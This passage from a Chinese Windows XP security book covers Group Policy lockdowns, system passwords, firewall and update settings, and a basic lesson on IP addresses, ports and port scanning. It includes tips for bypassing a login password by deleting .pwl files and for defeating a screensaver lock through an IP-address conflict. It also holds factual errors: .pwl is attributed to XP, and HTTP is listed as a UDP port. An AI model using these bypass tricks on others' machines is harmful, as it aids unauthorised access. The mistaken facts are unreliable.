用户密码本是加密以后存储起来的，加密后的密码不能还原出密码明文，这样可确保即使有人获得了加密后的密码也不能反推出密码明文。“为域中所有用户使用可还原的加密来储存密码”项目使用户密码可被还原，这是非常不安全的，如无必要，切勿启用该策略。

什么样的情况下要启用本策略

一般来说，通过远程访问或 Internet 验证服务（IAS）来使用质询握手身份验证协议 （CHAP）时，要求启用该策略。在 Internet 信息服务（IIS）中使用摘要式身份验证时，也要求启用该策略。还有其他一些特殊程序也要求启用该策略，但这些程序一般较少用在个人计算机上。

5.2.4 禁止更改桌面设置

当自己不在计算机旁时，桌面的设置可能会被别人更改，会对自己的操作习惯造成麻烦，甚至可能在桌面设置一些恶意程序进行入侵。通过对组策略的设置，可禁止更改桌面设置，令系统更加安全。

需要注意的是，这里的“禁止修改”并非直接禁止修改桌面设置，而是不保存对桌面设置的修改。一旦关闭计算机后，所有的修改都会失效；下次进入系统时，桌面仍然是原来的样子。

依次展开“‘本地计算机’策略\用户配置\管理模板\桌面”，在右侧窗口中启用“退出时不保存设置”项目即可。

5.2.5 隐藏“我的电脑”中指定的驱动器

此组策略可以从“我的电脑”和“Windows 资源管理器”上删除代表所选硬件驱动器的图标，并且驱动器号代表的所有驱动器不出现在标准的打开对话框上。

依次展开“‘本地计算机’策略\用户配置\管理模板\Windows组件\Windows资源管理器”中的“隐藏‘我的电脑’中的这些指定的驱动器”并启用此策略，在下面列表框中选择一个驱动器或几个驱动器。

并非绝对禁止访问（一）

这项策略只删除驱动器图标，阻止一般用户直接访问。用户仍可通过使用其他方式继续访问驱动器的内容。同时这项策略不会防止用户使用程序访问这些驱动器或其内容，并且也不会防止用户使用磁盘管理即插即用来查看、更改驱动器特性。

5.2.6 防止从“我的电脑”访问驱动器

此策略让用户无法查看在“我的电脑”或“Windows 资源管理器”中所选驱动器的内容，也禁止使用“运行”对话框、“镜像网络驱动器”对话框或Dir命令查看

在这些驱动器上的目录。

依次展开“组策略控制台\用户配置\管理模板\Windows组件\Windows资源管理器”中的“防止从‘我的电脑’访问驱动器”并启用此策略，在下面列表框中选择一个驱动器或几个驱动器进行屏蔽。

并非绝对禁止访问（二）

这些代表指定驱动器的图标仍旧会出现在“我的电脑”中，但是如果用户双击图标，会出现一条消息提醒用户这一操作已被禁止。同时这些设置不会防止用户使用其他程序访问本地和网络驱动器，也不会防止他们使用磁盘管理查看和更改驱动器特性。这个策略与上一个策略的区别在于显示了驱动器图标。

5.2.7 禁止使用命令提示符

在Windows中可以运行cmd.exe进入命令提示符状态，并可以继续运行一些DOS命令和其他命令行程序。出于对安全的考虑，可以屏蔽此功能。

依次展开“组策略控制台\用户配置\管理模板\系统”中的“阻止访问命令提示符”并启用此策略，在下面列表框中选择是否“也停用命令提示符脚本处理”，这个设置还决定批处理文件.cmd和.bat是否可以在计算机上运行。

如果启用这个设置，在用户试图打开命令窗口时，系统会显示一条消息，解释设置阻止这一操作。

5.2.8 禁止更改显示属性

选择“控制面板”中的“显示”命令或在Windows桌面的空白处单击右键，在快捷菜单中选择“属性”命令，进入“显示设置”对话框，可以对桌面主题、桌面背景、屏保程序、显示设置等各项进行设置。如果用户不想让别人随意更改各项设置，可以通过组策略将它隐藏起来。

依次展开“组策略控制台\用户配置\管理模板\控制面板\显示”，可以看到隐藏桌面选项卡、隐藏主题选项卡、隐藏保护程序选项卡、隐藏设置选项卡等策略配置，可根据需要对这些项目进行配置。例如启用了“隐藏‘桌面’选项卡”策略后，再打开“显示属性”对话框，就看不到“桌面”选项卡了，这样自然就无法再对桌面属性进行更改。

5.2.9 禁用注册表编辑器

前面介绍过使用注册表来禁止启动注册表编辑器的方法，实际上使用组策略也能够达到目的。

依次展开“组策略控制台\用户配置\系统”中的“阻止访问注册表编辑工具”并启用此策略。

此策略被启用后，用户试图启动注册表编辑器（Regedit.exe 及 Regedt32.exe）时，系统会禁止这类操作并弹出警告消息。

5.2.10 彻底禁止访问“控制面板”

如果不希望其他用户访问计算机的“控制面板”，同样可以使用组策略来实现。

依次展开“组策略控制台\用户配置\管理模板\扩展面板”中的“禁止访问控制面板”并启用此策略。

此策略启用后，可以防止“控制面板”程序文件（Control.exe）的启动，他人将无法启动“控制面板”（或运行任何“控制面板”项目）。这个设置将从“开始”菜单中删除“控制面板”，同时还将从“Windows资源管理器”中删除“控制面板”文件夹。

5.2.11 禁止建立新的拨号连接

如果不想让别人在计算机中建立新连接来拨号上网，通过组策略也可以做到。

依次展开“组策略控制台\用户配置\管理模板\网络\网络连接”中的“禁止访问新建连接向导”并启用此策略。

启用此策略后，在“网络连接”文件夹和“开始”菜单中就不会出现“建立新连接”。

本策略的局限

此策略无法阻止用户使用诸如 Internet Explorer 这样的其他程序来绕过此设置。另外，此策略必须重新启动计算机后，才能生效。

5.2.12 禁用“添加/删除程序”

“控制面板”中“添加或删除程序”项目允许用户安装、卸载、修复并添加/删除Windows 的功能和组件，以及其他Windows 程序。如果想阻止其他用户安装或卸载程序，可利用组策略来实现。

依次展开“组策略控制台\用户配置\管理模板\控制面板\添加或删除程序”中的“删除‘添加或删除程序’程序”并启用此策略，当再打开“控制面板”中“添加/删除程序”模块时，会自动弹出警告窗口，而“添加/删除程序”则无法运行。

此外，在“添加或删除程序”分支中还可以对Windows“添加或删除程序”项中的“添加新程序”、“从CD-ROM或软盘安装程序”、“从Microsoft添加程序”、“从网络中添加程序”等项进行隐藏，通过设置这些策略项目，起到了保护计算机中系统文件及应用程序的作用。

5.2.13 限制使用应用程序

如果计算机上设置了多个用户，有些程序可能不允许其他用户随意运行，也能在组策略中设置。

1 定位项目

❶ 依次展开“‘本地计算机’策略\用户配置\管理模板\系统”；❷ 双击右侧窗口的“只运行许可的Windows应用程序”项目，如下图所示。

2 启用策略

❶ 选中“已启用”单选按钮；❷ 单击“显示”按钮，如下图所示。

3 准备添加程序

打开“显示内容”对话框，单击“添加”按钮，如下图所示。

4 添加程序


打开“添加项目”对话框，❶ 设置允许运行程序的完整路径和文件名；❷ 单击“确定”按钮，如下图所示。

5 确认并退出“显示内容”对话框

单击“确定”按钮，退出对话框，如下图所示。

6 返回组策略窗口

单击“确定”按钮，返回组策略编辑器窗口，如下图所示。



5.3 设置系统中的各类密码

Windows系统中会用到各种密码，妥善设置并保管这些密码，对增强系统的安全性很有帮助，如登录密码可让非授权用户无法进入桌面，屏幕保护密码可在用户暂时离开计算机时保护正在工作的内容等。没有密码，操作系统就没有安全性可言。下面就来看看如何设置系统中的各类密码。

5.3.1 设置Windows登录密码

在安装Windows操作系统时，安装程序会提示用户设置登录密码。不过很多用户为了尽快完成安装，或者觉得每次登录系统都要输入密码很麻烦，于是就会跳过这一步。因此不少Windows在安装好以后无须密码即可进入桌面，没有任何安全性。

这里以在Windows XP系统中设置登录密码为例进行讲解，其他系统的设置方法大同小异，其具体操作步骤如下。

1 打开“控制面板”

❶ 单击“开始”按钮；❷ 单击“控制面板”选项，如下图所示。

2 打开账户管理界面

在打开的“控制面板”窗口，双击“用户账户”图标，如下图所示。

3 选择要设置密码的账户


单击要设置密码的账户，如右图所示。

④ 选择“创建密码”功能

单击“创建密码”文字链接，如下图所示。

⑤ 设置密码和密码提示

❶ 设置密码和密码提示；❷ 单击“创建密码”按钮，如下图所示。



疑难解答

问：为什么打开“控制面板”后，界面完全与本例中的不一样？

答：Windows XP的“控制面板”默认采用了“分类视图”。要切换到本例中的视图，单击窗口左边的“切换到经典视图”文字链接即可。

知识加油站

如果已经创建了密码，如何修改密码？

如果用户已经创建了密码，那么这里不会出现“创建密码”文字链接，而是出现“修改密码”。用户输入一次旧密码，并输入两次新密码，即可修改成功。

Windows XP的登录密码保存在扩展名为.pwl的密码文件中，所以要破解登录密码，只要将Windows安装目录下的.pwl密码文件及Profiles子目录下的所有个人信息文件全部删除，或者将.pwl文件更改为其他扩展名，然后重新启动计算机，系统就会弹出一个不包含用户名的密码设置对话框，这时不需要输入任何内容，直接单击“确定”按钮即可。

5.3.2 设置电源管理密码

视频教程见光盘

在5.2.1小节中讲解了通过组策略来设置电源管理密码的方法，系统从节能模式（待机或省电模式）返回时就会要求输入密码，能在一定程度上增强系统安全性。其实，通过“控制面板”里的“电源选项”功能也可以设置。

1 双击“电源选项”图标

按照前面讲解过的方法，打开“控制面板”，并双击“电源选项”图标，如下图所示。

2 打开“电源选项 属性”对话框

❶ 单击切换到“高级”选项卡；❷ 选中“在计算机从待机状态恢复时，提示输入密码”复选框；❸ 单击“确定”按钮，如下图所示。

5.3.3 设置屏幕保护程序密码

视频教程见光盘

在Windows操作系统中，不但可以设置电源管理密码，而且也可以对屏幕保护程序（即平常所说的屏保）设置密码。这样在用户未关机而暂时离开时，计算机在设置的时间内就会运行屏幕保护程序，而此时如果要使用该机器，在退出屏保时系统就会要求输入密码。屏幕保护程序密码的作用同电源管理密码的作用类似，其具体设置方法如下。

1 执行“属性”命令

❶ 在桌面空白处单击鼠标右键，打开快捷菜单；❷ 单击“属性”命令，如下图所示。


2 打开“显示 属性”对话框

❶ 单击切换到“屏幕保护程序”选项卡；❷ 选中“在恢复时使用密码保护”复选框；❸ 单击“确定”按钮，如下图所示。

如果用户忘记了屏幕保护密码，可采用IP地址冲突法来进行破解。首先要求设置了屏幕保护的计算机是在局域网中，且用户知道它的IP地址（假设为192.168.1.156），然后到局域网中另外一台计算机上进行如下操作。

1 双击“网络连接”图标

打开“控制面板”，并双击“网络连接”图标，如下图所示。



2 双击“本地连接”图标

❶ 右击“本地连接”图标，打开快捷菜单；❷ 单击“属性”命令，如下图所示。

3 打开“本地连接 属性”对话框

❶ 选择“Internet协议（TCP/IP）”复选框；❷ 单击“属性”按钮，如下图所示。

4 设置IP地址

❶ 选中“使用下面的IP地址”单选按钮；❷ 输入设置了屏幕保护的计算机IP地址；❸ 单击“确定”按钮，如下图所示。

此时，两台计算机会同时弹出一个警告对话框，提示IP地址冲突。在设置了屏幕保护密码的计算机上，单击警告对话框的“确定”按钮，即可退回到桌面，这样就绕过了输入密码的要求。随后再把另外一台计算机的IP地址修改回去，解除冲突，否则两台计算机都将无法联网。

5.4 掌握Windows XP的安全设置方法

Windows操作系统的安全由于自身的庞大和功能的繁多而显得非常复杂。要保证Windows不发生大的意外，就要尽量利用其自带的各种功能做好防范工作。下面就以Windows XP为例，讲解如何使用系统自带的安全配置来增强安全性。

5.4.1 充分利用防火墙功能

视频教程见光盘


Windows XP自带有防火墙功能，可以阻隔一些外部的探测，并能监视计算机与外部网络之间的连接，可以阻止非授权程序（如木马）暗中进行通信，危害系统安全。

① 双击“Internet”图标

打开“控制面板”，并双击“Internet防火墙”图标，如下图所示。

② 打开“Windows防火墙”对话框

❶ 选中“启用（推荐）”单选按钮；❷ 单击“确定”按钮，如下图所示。



5.4.2 启用自动更新

Windows经常有各种补丁发布，及时打上补丁有利于系统安全。Windows带有“自动更新”功能，可在“控制面板”中进行设置。然而，Windows自动更新功能会将所有适合系统的补丁包下载下来，不管用户是否需要，这样常造成硬盘空间和网络带宽的浪费，因此建议采用第三方软件来管理自动更新。

带有“自动更新”功能的软件很多，如360安全卫士、金山卫士等，如下图所示。

金山卫士

知识加油站

金山卫士是一款免费的计算机安全软件，功能很多，其中包括检测系统漏洞功能，实际上也就是检测系统还有哪些补丁尚未打上，根据实际情况向用户提出修复漏洞的建议，将补丁安装上。


5.4.3 禁止病毒启动系统服务

视频教程见光盘

某些编写良好的病毒（包括木马程序）不像以前只会通过注册表的RUN值或MSCONFIG中的项目进行加载，而是通过系统服务进行加载。一旦加载后，则难以卸载。通过限制注册表项目的读/写权限，可禁止病毒启动系统服务。

1 打开“运行”对话框

❶ 在桌面上单击“开始”按钮；❷ 单击“运行”命令，如下图所示。



2 启动注册表编辑器

❶ 输入“regedt32”；❷ 单击“确定”按钮，如下图所示。

③ 定位项并打开权限编辑界面

❶ 依次展开HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services并选中Services项；❷ 单击“编辑”菜单；❸ 单击“权限”命令，如下图所示。

④ 修改权限

❶ 选择Users CMY-TOMATO\Users组；❷ 选中“完全控制”权限的“允许”复选框，取消对该复选框的选择；❸ 单击“确定”按钮，如下图所示。

带权限分配功能的注册表编辑器

细心的读者可能注意到了，在启动“注册表编辑器”时，并非输入“regedit”，而是输入了“regedt32”。regedt32也是注册表编辑器，不过它可以对注册表的任何项与值项的权限进行管理，功能上更加强大，但操作不当也容易带来一些问题，因此一般情况下只使用regedit来编辑注册表。另外，这个方法仅对普通用户有用，对于管理员账号就没用了，因此，建议读者平时不要使用管理员账号。

5.4.4 快速锁定计算机

在离开计算机时，可以单击“开始”按钮，单击“注销”按钮，然后选择“切换用户”按钮使计算机锁定。然而这个方法容易造成误操作，因为“切换用户”按钮旁边就是“注销”按钮，万一单击“注销”按钮，正在进行的工作就会丢失。本小节将讲解一种快速锁定计算机的方法，可以避免这样的误操作，具体操作步骤如下。

1 新建快捷方式

❶ 在桌面空白处单击鼠标右键，打开快捷菜单；❷ 单击“新建”命令；❸ 单击“快捷方式”命令，如下图所示。

2 设置项目位置

❶ 在文本框中输入“rundll32.exe user32.dll, LockWorkStation”；❷ 单击“下一步”按钮，如下图所示。

3 设置快捷方式的名称

❶ 输入快捷方式的名称；❷ 单击“完成”按钮，如下图所示。

4 锁定计算机

双击桌面的“快速锁定计算机”快捷方式即可锁定计算机，如下图所示。

Chapter 06

黑客常用命令详解

本章导读

在前面的学习中，读者已经对Windows的漏洞与防御方法了然于胸了，接下来要了解的是黑客使用各种命令来实现探测与入侵的方法。本章就将讲解有关网络的一些基本知识及黑客常用的命令，并以实例详细剖析命令的用法。

知识技能要求

通过对本章内容的学习，读者将掌握网络基本知识及黑客常用的命令。学完后需要掌握的相关技能知识如下：

- 认识什么是IP地址
- 了解IP地址的划分方法
- 了解公有IP地址与私有IP地址的区别
- 了解端口的分类
- 掌握端口的查看、关闭与限制的方法
- 掌握黑客常用命令的用法

6.1 认识IP地址

计算机外界通信时，它的信息是如何从自身准确地发送到目标计算机的呢？要知道Internet上有数不清的计算机存在，即使在局域网里，至少也有几台或十几台计算机，它们之间的通信如何才能不“串门”？

对照现实生活，当一个人要到另外一个人家里去的生活，首先必须知道地址。有了地址，就可以找到去路了。在计算机网络中，也依照这样的思路来解决问题，人们赋予一台计算机至少一个地址，那么其他计算机就可以申明“这条信息发往某个地址”，于是经过各种转发设备，信息成功到达目的地。

6.1.1 什么是IP地址

IP地址可以形象地理解为计算机的门牌号码。当然，计算机的门牌号码不可能像现实生活中“某省某市某街”这样的自然语言，而是一种编址方式，每个连接在Internet上或局域网中的主机都会被分配一个32bit（比特）地址，也称为网际协议地址。

按照TCP/IP（Transport Control Protocol/Internet Protocol，传输控制协议/Internet协议）的规定，IP地址用二进制来表示，每个IP地址长32bit，bit换算成字节就是4字节。

例如一个采用二进制形式的IP地址是“00001010000000000000000000000001”，这么长的地址人们处理起来会很费劲。为了方便人们的使用，IP地址经常被写成十进制的形式，中间用符号“.”分开不同的字节，这样就可以用xxx.xxx.xxx.xxx的形式来表现，每组xxx代表小于等于255的十进制数，例如202.112.14.174。IP地址的这种表示方法称为“点分十进制表示法”，这显然比二进制的1和0容易记忆。

地址与计算机的对应关系

前面提到过可以为一台计算机指定多个IP地址，通过特定的技术，也可以使多台计算机共用一个IP地址，这些服务器在用户看起来就像是一台主机。这种多台计算机共用一个IP地址的情况大多发生在网络服务器上，多台服务器共同承担一个任务，实现负载均衡。

6.1.2 IP地址的划分

设计互联网络时，为了便于寻址及层次化构造网络，每个IP地址包括两个标识码（ID），即网络ID和主机ID。同一个物理网络上的所有主机都使用同一个网络ID，网络上的一个主机（包括网络上工作站、服务器和路由器等）有一个主机ID与其对应。Internet委员会定义了5种IP地址类型以适合不同容量的网络，即A~E类。

其中A、B、C三类由Internet NIC在全球范围内统一分配，D、E类为特殊地址。

（1）A类IP地址

A类IP地址范围1.0.0.1～126.255.255.254（二进制数表示为00000001 00000000 00000000 00000001～01111110 11111111 11111111 11111110）。

A类IP地址的子网掩码为255.0.0.0，每个网络支持的最大主机数为256的3次方-2=16777214（台）。

（2）B类IP地址

B类IP地址是指在IP地址的4段号码中，前两段号码为网络号码。如果用二进制数表示IP地址，B类IP地址就由两字节的网络地址和两字节主机地址组成，网络地址的最高位必须是“10”。B类IP地址中网络的标识长度为14位，主机标识的长度为16位，B类网络地址适用于中等规模的网络，每个网络所能容纳的计算机数为6万多台。

B类IP地址范围128.1.0.1～191.254.255.254（二进制数表示为10000000 00000001 00000000 00000001～10111111 11111110 11111111 11111110）。

B类IP地址的子网掩码为255.255.0.0，每个网络支持的最大主机数为256的2次方-2=65534（台）。

（3）C类IP地址

C类IP地址是指在IP地址的4段号码中，前三段号码为网络号码，剩下的一段号码为本地计算机的号码。如果用二进制数表示IP地址，C类IP地址就由3字节的网络地址和1字节主机地址组成，网络地址的最高位必须是“110”。C类IP地址中网络的标识长度为24位，主机标识的长度为8位，C类网络地址数量较多，适用于小规模的局域网络，每个网络最多只能包含254台计算机。

C类IP地址范围192.0.1.1～223.255.254.254（二进制数表示为11000000 00000000 00000001 00000001～11011111 11111111 11111110 11111110）。

C类IP地址的子网掩码为255.255.255.0，每个网络支持的最大主机数为256-2=254（台）。

A、B、C三类IP地址的数据如下表所示。

网络类别	最大网络数	第一个可用的网络号	最后一个可用的网络号	每个网络中的最大主机数
A	126	1	126	16 777 214
B	16 382	128.1	191.255	65 534
C	2 097 150	192.0.1	223.255.255	254

除了以上3种类型的IP地址外，还有几种特殊类型的IP地址。TCP/IP协议规定如下。

- IP地址中的每一个字节都为0的地址（0. 0.0.0）对应于当前主机。
- IP地址中的每一个字节都为1的地址（255.255.255.255）是当前子网的广播地址。

- IP地址中不能以十进制数“127”作为开头，该类地址中127.0.0.1～127.1.1.1用于回路测试，如127.0.0.1可以代表本机IP地址，用“http://127.0.0.1”就可以测试本机中配置的Web服务器。
- 网络ID的第一个6位组也不能全置为“0”，全“0”表示本地网络。D类IP地址第一个字节以“1110”开始，它是一个专门保留的地址。它并不指向特定的网络，目前这一类地址被用在多点广播（Multicast）中。多点广播地址用来一次寻址一组计算机，它标识共享同一协议的一组计算机。地址范围224.0.0.1～239.255.255.254。
- E类IP地址以“11110”开始，保留作为将来开发和实验使用。
- 总的说来，我们平时接触的IP地址大都是A、B、C三类。

6.1.3 分配IP地址的机构

所有的IP地址都由国际组织NIC（Network Information Center）负责统一分配，目前全世界共有3个这样的网络信息中心。

- Inter NIC：负责美国及其他地区。
- ENIC：负责欧洲地区。
- APNIC：负责亚太地区。

我国在哪里申请IP地址

我国申请IP地址要通过APNIC，APNIC的总部设在澳大利亚布里斯班。申请时，要考虑申请哪一类的IP地址，然后向国内的代理机构提出。

6.1.4 公有IP地址与私有IP地址

公有IP地址（Public Address）也就是Internet上各计算机所使用的IP地址，由Inter NIC负责。这些IP地址的分配与注册，需向Inter NIC提出申请。

私有地址（Private Address）主要用于局域网，不用向Inter NIC注册。以下列出留用的内部私有地址。

- A类：10.0.0.0～10.255.255.255。
- B类：172.16.0.0～172.31.255.255。
- C类：192.168.0.0～192.168.255.255。

例如，在公司局域网或家庭局域网中，通常使用宽带路由器作为连接整个网络的关键设备。一般情况下，宽带路由器的IP地址就设置为“192.168.0.1”或者“10.0.0.1”。

6.2 计算机通向外界的道路——端口

计算机有了地址还不能完成正常的通信，还需要有“门”。不同的程序通过不同的“门”与外界进行连接，这样才不会出现一扇“门”无比拥堵的情况。这样的“门”，在计算机术语里就称为“端口”。

6.2.1 端口的分类

在网络传输中，各种服务采用不同的端口分别提供不同的服务。例如通常情况下，TCP/IP协议规定Web采用80号端口，FTP采用21号端口等；邮件服务器则采用25号端口。这样通过不同的端口，计算机就可以与外界进行互不干扰的通信。

端口数量最多可以有65 535个，实际上常用的端口才几十个，由此可以看出未定义的端口相当多。这就是那么多黑客程序都可以采用某种方法定义出一个特殊的端口来达到入侵目的的原因所在。为了定义出这个端口，就要依靠某种程序在计算机启动之前自动地加载到内存，强行控制计算机打开那个特殊的端口。这个程序就是“后门”程序，也就是常说的木马程序。简单地说，这些木马程序在入侵之前先通过某一种手段在一台个人计算机中植入一个程序，打开某一个或多个特定的端口（俗称“后门”），使这台计算机变成一台完全不设防的服务器，然后通过后门就可以达到入侵的目的。

端口一般是指网络中面向连接服务和无连接服务的通信协议。在网络技术中，“端口”大致有两种含义：一是物理意义上的端口，例如ADSL MODEM、集线器、交换机、路由器等用于连接其他网络设备的接口，例如RJ-45端口、SC端口等；二是逻辑意义上的端口，一般是指TCP/IP协议中的端口，端口号的范围为0～65 535，例如用于浏览网页服务的80端口、用于FTP服务的21端口等。这里我们要讨论的是逻辑意义上的端口。

逻辑意义上的端口有多种分类标准，常见的分类标准有以下两种。

1 按端口号分布划分

按端口号分布划分，可以分为“公认端口”、“注册端口”，以及“动态/私有端口”等。

- 公认端口也称为“常用端口”。这类端口的端口号范围为0～1023，它们紧密地绑定于一些特定的服务。通常这些端口的通信明确地表明了某种服务的协议，这种端口不可再重新定义它的作用对象。例如21端口分配给FTP服务，而23号端口是Telnet服务专用的，25端口分配给SMTP（简单邮件传输协议）服务，80端口是HTTP通信所使用的，135端口分配给RPC（远程过程调用）服务，这些端口通常不会被像木马这样的黑客程序利用。

- 注册端口的端口号范围为1024～49 151，它们松散地绑定于一些服务。也就是说，有许多服务绑定于这些端口，这些端口同样用于许多其他的目的。这些端口多数没有明确的定义服务对象，不同的程序可以根据实际需要自己定义，如后面要介绍的远程控制软件和木马程序中都会有这些端口的定义。须记住这些常见的程序端口在木马程序的防护和查杀上是非常有必要的。
- 动态/私有端口的端口号范围为49 152～65 535。从理论上讲，不应该把常用服务分配在这些端口上。但实际上有些较为特殊的程序，特别是一些木马程序就非常喜欢使用这些端口，因为这些端口常不被引起注意，容易隐蔽。

2 按协议类型划分

根据所提供服务方式的不同，端口又可以分为“TCP端口”和“UDP端口”两种。因为计算机之间相互通信一般是采用这两种通信协议：前面所介绍的“连接方式”是一种直接与接收方进行的连接，发送信息以后可以确认信息是否到达，这种方式大多采用TCP协议；另一种不是直接与接收方进行连接，只管把信息放在网上发出去而不管信息是否到达，也就是“无连接方式”，这种方式大多采用UDP协议，IP协议也是采用一种无连接方式。所以对应使用以上这两种通信协议的服务所提供的端口，也就分为“TCP端口”和“UDP端口”两种。

使用TCP协议的常见端口主要有以下几种。

- FTP：文件传输协议，使用21端口。某计算机开了FTP服务便是启动了文件传输服务，上传下载文件都要用到FTP服务。
- Telnet：一种用于远程登录的端口，用户可以以自己的身份远程连接到计算机上，通过这种端口可以提供一种基于DOS模式下的通信服务。如以前的BBS是纯字符界面的，支持BBS的服务器会将23端口打开，以对外提供服务。
- SMTP：简单邮件传送协议，用于发送邮件。如常见的免费邮件服务中使用的就是这个邮件服务端口，所以在电子邮件设置中经常会看到有SMTP端口设置这个栏，服务器开放的是25号端口。
- POP3：SMTP只负责发送邮件，接收邮件就要用到POP3协议。通常情况下，POP3协议所使用的是110端口。只要有相应的使用POP3协议的程序（如Foxmail或Outlook），就可以不以Web方式登录邮箱界面，而直接使用邮件程序收到邮件。


使用UDP协议的常见端口主要有以下几种。

- HTTP：这是用户使用的最多的协议，也就是常说的“超文本传输协议”。上网浏览网页时，就得在提供网页资源的计算机上打开80号端口以提供服务。常说的“WWW服务”、“Web服务器”等使用的就是这个端口。

- DNS：域名解析服务，这种服务在Windows NT系统中用得最多。因特网上的每一台计算机都有一个网络地址与其对应，这个地址就是IP地址，它以纯数字的形式表示。然而这种表示方法不便于记忆，于是就出现了域名，访问计算机时只需知道域名即可，域名和IP地址之间的变换由DNS服务器来完成。DNS用的是53号端口。

6.2.2 查看端口

为了查找目标主机都开放了哪些端口，可以使用一些扫描工具对目标主机一定范围的端口进行扫描。ScanPort程序就是一款专门扫描端口的工具，使用非常方便，只需填写起止IP地址、端口扫描范围、超时时间和线程数以后，单击“扫描”按钮即可完成扫描，如下图所示。



知识加油站 扫描的意图

扫描端口并不是黑客的专利，一般用户也可以扫描自己的计算机，看看上面都有哪些端口开着，有没有可疑的端口等。

- ScanPort程序里，端口扫描范围可以指定一个范围，起止值之间用英文半角“-”连接，如上图中的“1-80”，也可以指定扫描某一个端口，如上图中的“139”，每个指定的扫描范围之间用英文半角“,”分隔开。
- “超时”一项的作用是，超过指定的时间没有反应，就认为这个端口没有打开。例如在扫描23端口时超过了200ms没有反应，就认为23端口没有打开。“超时”值在网络比较通畅时可设置为200ms，如果网络拥堵，可相应设置高一点。
- “线程数”是指同时扫描的端口数量。线程数越大，扫描速度越快，不过同时对计算机的影响也越大。一般设置在10左右即可。

另外，Windows系统里也自带可以查看端口的命令Netstat，将在第13章讲到。

6.2.3 端口的关闭与限制

视频教程见光盘

在默认的情况下，有很多不安全的或没有什么用的端口是开启的，例如Telnet服务的23端口、FTP服务的21端口、SMTP服务的25端口、RPC服务的135端口等。为了保证系统的安全性，此时可以通过下面的方法来关闭或限制端口。

1 关闭端口

用户一般会采用一些功能强大的反黑软件和防火墙来保证系统的安全，但是有些计算机并不具备上述条件。下面介绍一种简易的办法——通过限制端口来防止非法入侵。

通过端口非法入侵的方式有以下两种。

- 扫描端口，通过已知的系统Bug攻入主机。
- 种植木马，利用木马开辟的后门进入主机。

两种非法入侵的方式有一个共同点，就是通过端口进入主机。因此，只要能关闭端口，就可以对其进行防范。


以关闭Windows打开的远程终端管理端口3389为例，其操作步骤如下。

1 执行“属性”命令

❶ 右击“我的电脑”图标，打开快捷菜单；❷ 单击“属性”命令，如下图所示。

2 关闭3389端口的服务

❶ 单击切换到“远程”选项卡；❷ 取消对“允许从这台计算机发送远程协助邀请”与“允许用户远程连接到此计算机”复选框的选择；❸ 单击“确定”按钮，如下图所示。



2 限制端口

计算机的端口并不是可以全部一关了之的。在实际使用中，经常会遇到需要开启部分端口进行服务，关闭其他无用端口的情况。那么这种端口限制该如何进行呢？这里以仅允许23端口开放为例进行讲解，具体操作步骤如下。

1 打开“网络连接”窗口

❶ 右击“网上邻居”图标；❷ 单击“属性”命令，如下图所示。

2 打开“本地连接 属性”对话框

